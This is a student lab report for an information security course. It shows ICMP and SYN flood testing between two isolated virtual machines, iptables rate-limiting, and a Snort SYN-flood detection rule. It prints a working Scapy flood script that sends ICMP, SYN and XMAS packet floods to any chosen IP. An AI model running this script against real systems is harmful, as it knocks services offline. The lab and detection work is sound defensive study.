



Assignment Week 6

Date: 09/28/2024

Course: Info Sec in System Admins (CY520-01)

Professor: Dr. George Li

Author:

Sartaj Jamal Chowdhury

Contents


Problem Statement.....	2
Environment	2
Flood.py: Attack Simulation Script	4
Capturing the ICMP Flood attacks on Wireshark	5
IPTables on the Target Machine.....	5
Inserting new IPTable Rules	6
Snort Intrusion Detection System (IDS)	10
Custom Rule for handling ICMP flood attacks.....	16

Problem Statement

Practice Snort. Use snort to detect the flood of ICMP pings.

Environment


We utilize 2 virtual machines.




“snmp practice” machine is an Ubuntu v16.04 machine. We use this as the Target Machine.
 “CY Practice Platform” machine is a Kali 2023.3 machine. We use this as the Attacking Machine.

For both the virtual machines, we use the “Host-only Adapter” network settings. This ensures the devices can communicate with each other, but not with the host-machine.

We note down the IP Addresses of each of the machines:



To ensure they are communicating properly we ping both the machines from each other.



The image shows two side-by-side Oracle VM VirtualBox windows. The left window, titled 'CY Practice Platform [Running] - Oracle VM VirtualBox', contains a Kali Linux terminal. The right window, titled 'snmp practice [Running] - Oracle VM VirtualBox', contains a Windows desktop environment with an XTerm terminal window open.

Kali Linux Terminal (Left Window):

```
kali@kali:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.77 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.21 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.61 ms
^C
--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.113/1.426/1.767/0.271 ms

kali@kali:~$
```

XTerm Terminal (Right Window):

```
marlinspike@vtcsec: ~
ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=4.07
ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=3.96
ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=1.89
ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=1.72
ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=3.6
6 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=4.54
ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=1.69
ms
^C
--- 192.168.56.102 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8
025ms
rtt min/avg/max/mdev = 1.694/3.574/6.414/1.477 ms
marlinspike@vtcsec:~$
```

Flood.py: Attack Simulation Script

```
(kali㉿kali)-[~/Downloads]
$ cat Flood.py
#!/usr/bin/python3
# @EmreOvunc
# 0x00
# Source - https://github.com/EmreOvunc/Icmp-Syn-Flood
# Requirements - pip3 install scapy
from scapy.all import *

def main():
    user_input = input("Please select one of the attack type [syn, icmp, xmas]: ")
    if user_input == "icmp":
        icmpflood()
    elif user_input == "syn":
        synflood()
    elif user_input == "xmas":
        xmasflood()
    else:
        print("[ERROR] Select one of the attack type !!!")
    main()
```

The Flood.py code simulates icmp, syn, or xmas flood attacks to specified IP-addresses and/or ports.

```
def icmpflood():
    target = destinationIP()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
    if cycle == "":
        cycle = 100

    for x in range(0, int(cycle)):
        send(IP(dst=target)/ICMP(), verbose=0)

def synflood():
    target = destinationIP()
    targetPort = destinationPort()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
    if cycle == "":
        cycle = 100


    for x in range(0, int(cycle)):
        send(IP(dst=target)/TCP(dport=targetPort,
                                flags="S",
                                seq=RandShort(),
                                ack=RandShort(),
                                sport=RandShort()), verbose=0)

def xmasflood():
    target = destinationIP()
    targetPort = destinationPort()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
    if cycle == "":
        cycle = 100

    for x in range(0, int(cycle)):
        send(IP(dst=target)/TCP(dport=targetPort,
                                #flags="FSRPAUEC",
                                flags="PAUSECRF",
                                seq=RandShort(),
                                ack=RandShort(),
                                sport=RandShort()), verbose=0)
```

Above are the functions we call to trigger the different flood attack.

Capturing the ICMP Flood attacks on Wireshark



Now, we can send the 5 ICMP packets to the target machine. And for the ping requests we are also able to get the ping replies. As we can see the request and reply packets both in Wireshark.

IPTables on the Target Machine

Below are the default policies we already have on the IPTables of our Target Ubuntu machine:

```

marlinspike@vtcsec: ~
marlinspike@vtcsec:~$ alias ipt=
marlinspike@vtcsec:~$ alias ipt='sudo iptables'
marlinspike@vtcsec:~$ ipt -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
marlinspike@vtcsec:~$

```

We see that it accepts all sorts of incoming packets.

Inserting new IPTable Rules

```
marlinspike@vtcsec: ~  
marlinspike@vtcsec:~$ ipt -I INPUT -p icmp -m limit --limit 1/s -j ACCEPT  
[sudo] password for marlinspike:  
marlinspike@vtcsec:~$ ipt -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination          limit: avg 1/s  
ACCEPT      icmp -- anywhere              anywhere             ec burst 5  
  
Chain FORWARD (policy ACCEPT)  
target      prot opt source                destination  
  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination  
marlinspike@vtcsec:~$
```


Here, we insert a new IPTable rule:

```
ipt -I INPUT -p icmp -m limit --limit 1/s -j ACCEPT
```

It tells the system accept only 1 icmp packet per second.

However, even after this, the iptable checks the next rule if the limit is crossed for that rule. If there are no other rules then it will follow the default rule, which is to accept the incoming icmp packets.

We can verify that repeating the attack again and checking using Wireshark:



Here, we can see that for the 100 ICMP packets we sent from the attacking machine, all were received in the target machine, and all were also replied to.

```

marlinspike@vtcsec: ~
ec burst 5

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination
marlinspike@vtcsec:~$ ipt -A INPUT -p icmp -j DROP
marlinspike@vtcsec:~$ ipt -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination
ACCEPT     icmp -- anywhere                            anywhere        limit: avg 1/s
ec burst 5
DROP        icmp -- anywhere                            anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination
marlinspike@vtcsec:~$


```

Then, we add another rule –
 ipt -A INPUT -p icmp -j DROP

This rule helps drop any extra icmp packets.

Note:

These two iptables rules work together to limit the number of ICMP (ping) packets allowed through the firewall to one per second. The first rule (`iptables -I INPUT -p icmp -m limit --limit 1/s -j ACCEPT`) allows ICMP packets, but only at a rate of one packet per second by using the limit module. Any packets exceeding this rate are not accepted. The second rule (`iptables -A INPUT -p icmp -j DROP`) drops all other ICMP packets that do not match the first rule. Together, these rules ensure that only one ICMP packet per second is allowed, while the rest are ignored.



Now, we can see that out of the 100 icmp requests received it replied to 6 of them, and dropped the rest.

Before we start experimenting with Snort IDS, let us flush all the iptables rules we created.

```
marlinspike@vtcsec: ~  
Chain FORWARD (policy ACCEPT)  
marlinspike@vtcsec:~$ ipt -L  
[sudo] password for marlinspike:  
Chain INPUT (policy ACCEPT)  
target    prot opt source                destination          limit: avg 1/s  
ACCEPT    icmp -- anywhere             anywhere  
ec burst 5  
DROP      icmp -- anywhere             anywhere  
  
Chain FORWARD (policy ACCEPT)  
target    prot opt source                destination  
  
Chain OUTPUT (policy ACCEPT)  
target    prot opt source                destination  
marlinspike@vtcsec:~$ ipt -F  
marlinspike@vtcsec:~$ ipt -L  
Chain INPUT (policy ACCEPT)  
target    prot opt source                destination  
  
Chain FORWARD (policy ACCEPT)  
target    prot opt source                destination  
  
Chain OUTPUT (policy ACCEPT)  
target    prot opt source                destination  
marlinspike@vtcsec:~$
```

We use the command:

`iptables -F`

All the rules are deleted, and it goes back to the original settings.

Snort Intrusion Detection System (IDS)

We locate snort in the following directory:

```
cd /etc/snort
```

```
marlinspike@vtcsec: /etc/snort
marlinspike@vtcsec:~$ cd /etc/snort
marlinspike@vtcsec:/etc/snort$ ls
classification.config  reference.config  snort.conf.bk      unicode.map
community-sid-msg.map  rules             snort.debian.conf
gen-msg.map           snort.conf        threshold.conf
marlinspike@vtcsec:/etc/snort$
```

In the directory rules we can see that there are so many rules:

```
marlinspike@vtcsec: /etc/snort/rules
community-game.rules      oracle.rules
marlinspike@vtcsec:/etc/snort/rules$ ls
attack-responses.rules    ftp.rules.bk
backdoor.rules            icmp-info.rules
bad-traffic.rules         icmp.rules
chat.rules                imap.rules
community-bot.rules       info.rules
community-deleted.rules   local.rules
community-dos.rules       misc.rules
community-exploit.rules   multimedia.rules
community-ftp.rules       mysql.rules
community-game.rules      netbios.rules
community-icmp.rules      nntp.rules
community-imap.rules       oracle.rules
community-inappropriate.rules other-ids.rules
community-mail-client.rules p2p.rules
community-misc.rules      policy.rules
community-nntp.rules      pop2.rules
community-oracle.rules    pop3.rules
community-policy.rules    porn.rules
community-sip.rules       rpc.rules
community-smtp.rules      rservices.rules
community-sql-injection.rules scan.rules
community-virus.rules     shellcode.rules
community-web-attacks.rules smtp.rules
community-web-cgi.rules   snmp.rules
community-web-client.rules sql.rules
```

But we will only work with the “local.rules” file.


In the local.rules file in snort>rules, we add the following rule configuration:

```
marlinspike@vtcsec:/etc/snort/rules$ cat local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any -> any any (flags:S; msg:"Possible SYN Flood Detected"; thresh
hold:type threshold, track by_src, count 20, seconds 10; classtype:attempted-dos
; sid:1000001; rev:1;)
marlinspike@vtcsec:/etc/snort/rules$
```

alert tcp any any -> any any (flags:S; msg:"Possible SYN Flood Detected"; threshold:type threshold, track by_src, count 20, seconds 10; classtype:attempted-dos; sid:1000001; rev:1;)

This Snort rule is designed to detect potential SYN flood attacks. A SYN flood occurs when many SYN requests are sent to overwhelm a server. The rule tracks SYN packets from a single source IP and triggers an alert if more than 20 SYN packets are detected in 10 seconds from that source, indicating a potential SYN flood attack.

Next, we open the "snort.conf" file from the snort folder, and make the following update:



```
Text Editor
marlinspike@vtcsec:/etc/snort
** (gedit:4452): WARNING **: Set document metadata failed
addata::gedit-position not supported
marlinspike@vtcsec:/etc/snort/rules$ cat local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any -> any any (flags:S; msg:"Possible SYN Flood Detected"; thresh
hold:type threshold, track by_src, count 20, seconds 10; classtype:attempted-dos
; sid:1000001; rev:1;)
marlinspike@vtcsec:/etc/snort/rules$ cd ..
marlinspike@vtcsec:/etc/snort$ ls
classification.config  reference.config  snort.conf.bk
community-sid-msg.map  rules             snort.debian.conf
gen-msg.map           snort.conf        threshold.conf
marlinspike@vtcsec:/etc/snort$ sudo gedit snort.conf
[sudo] password for marlinspike:
(gedit:4605): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.gnome.SessionManager.ServiceUnknown: The name org.gnome.SessionManager is not provided by any .service files

# Step #1: Set the network variables. For more information, see
# README.variables
#####
# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.56.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you
# can
# use this definition if you do not want to detect attacks from your
# internal
# IP addresses:
ipvar EXTERNAL_NET !$HOME_NET


# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET
```

1. We change the ipvar HOME_NET value to the subnet value of the attacking machine.

2. We need to make sure that the local.rules file path is included in the snort.conf so that the changes made there or rules added there are configured.



```
*snort.conf
/etc/snort

# Note to Debian users: The rules preinstalled in the system
# can be *very* out of date. For more information please read
# the /usr/share/doc/snort-rules-default/README.Debian file

#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line)
# those
# rules files that are available in your system (in the /etc/snort/rules
# directory)

# site specific rules
include $RULE_PATH/local.rules


# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:

##include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
##include $RULE_PATH/blacklist.rules
##include $RULE_PATH/botnet-cnc.rules
##include $RULE_PATH/browser-chrome.rules
##include $RULE_PATH/browser-firefox.rules
##include $RULE_PATH/browser-ie.rules
##include $RULE_PATH/browser-other.rules
##include $RULE_PATH/browser-plugins.rules
##include $RULE_PATH/browser-webkit.rules

Plain Text Tab Width: 8 Ln 51, Col 31 INS
```

Next, we can test if the “snort.conf” i.e. the snort configuration is working or not. We use the command:

```
sudo snort -T -c /etc/snort/snort.conf
```



```
Unix-to-Unix Decoding Depth: Unlimited
Non-Encoded MIME attachment Extraction: Enabled
Non-Encoded MIME attachment Extraction Depth: Unlimited
Modbus config:
Ports:
  502
DNP3 config:
Memcap: 262144
Check Link-Layer CRCs: ENABLED
Ports:
  20000

.....
Initializing rule chains
ERROR: /etc/snort/rules/local.rules(7) Unknown rule option: 'masg'.
Fatal Error. Quitting..
```

First, we found the following error. The error message clearly shows, we made some typo in our “local.rules” file. So, we went and fixed it.

On the next try, we see that the snort configuration test was successful:

```
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
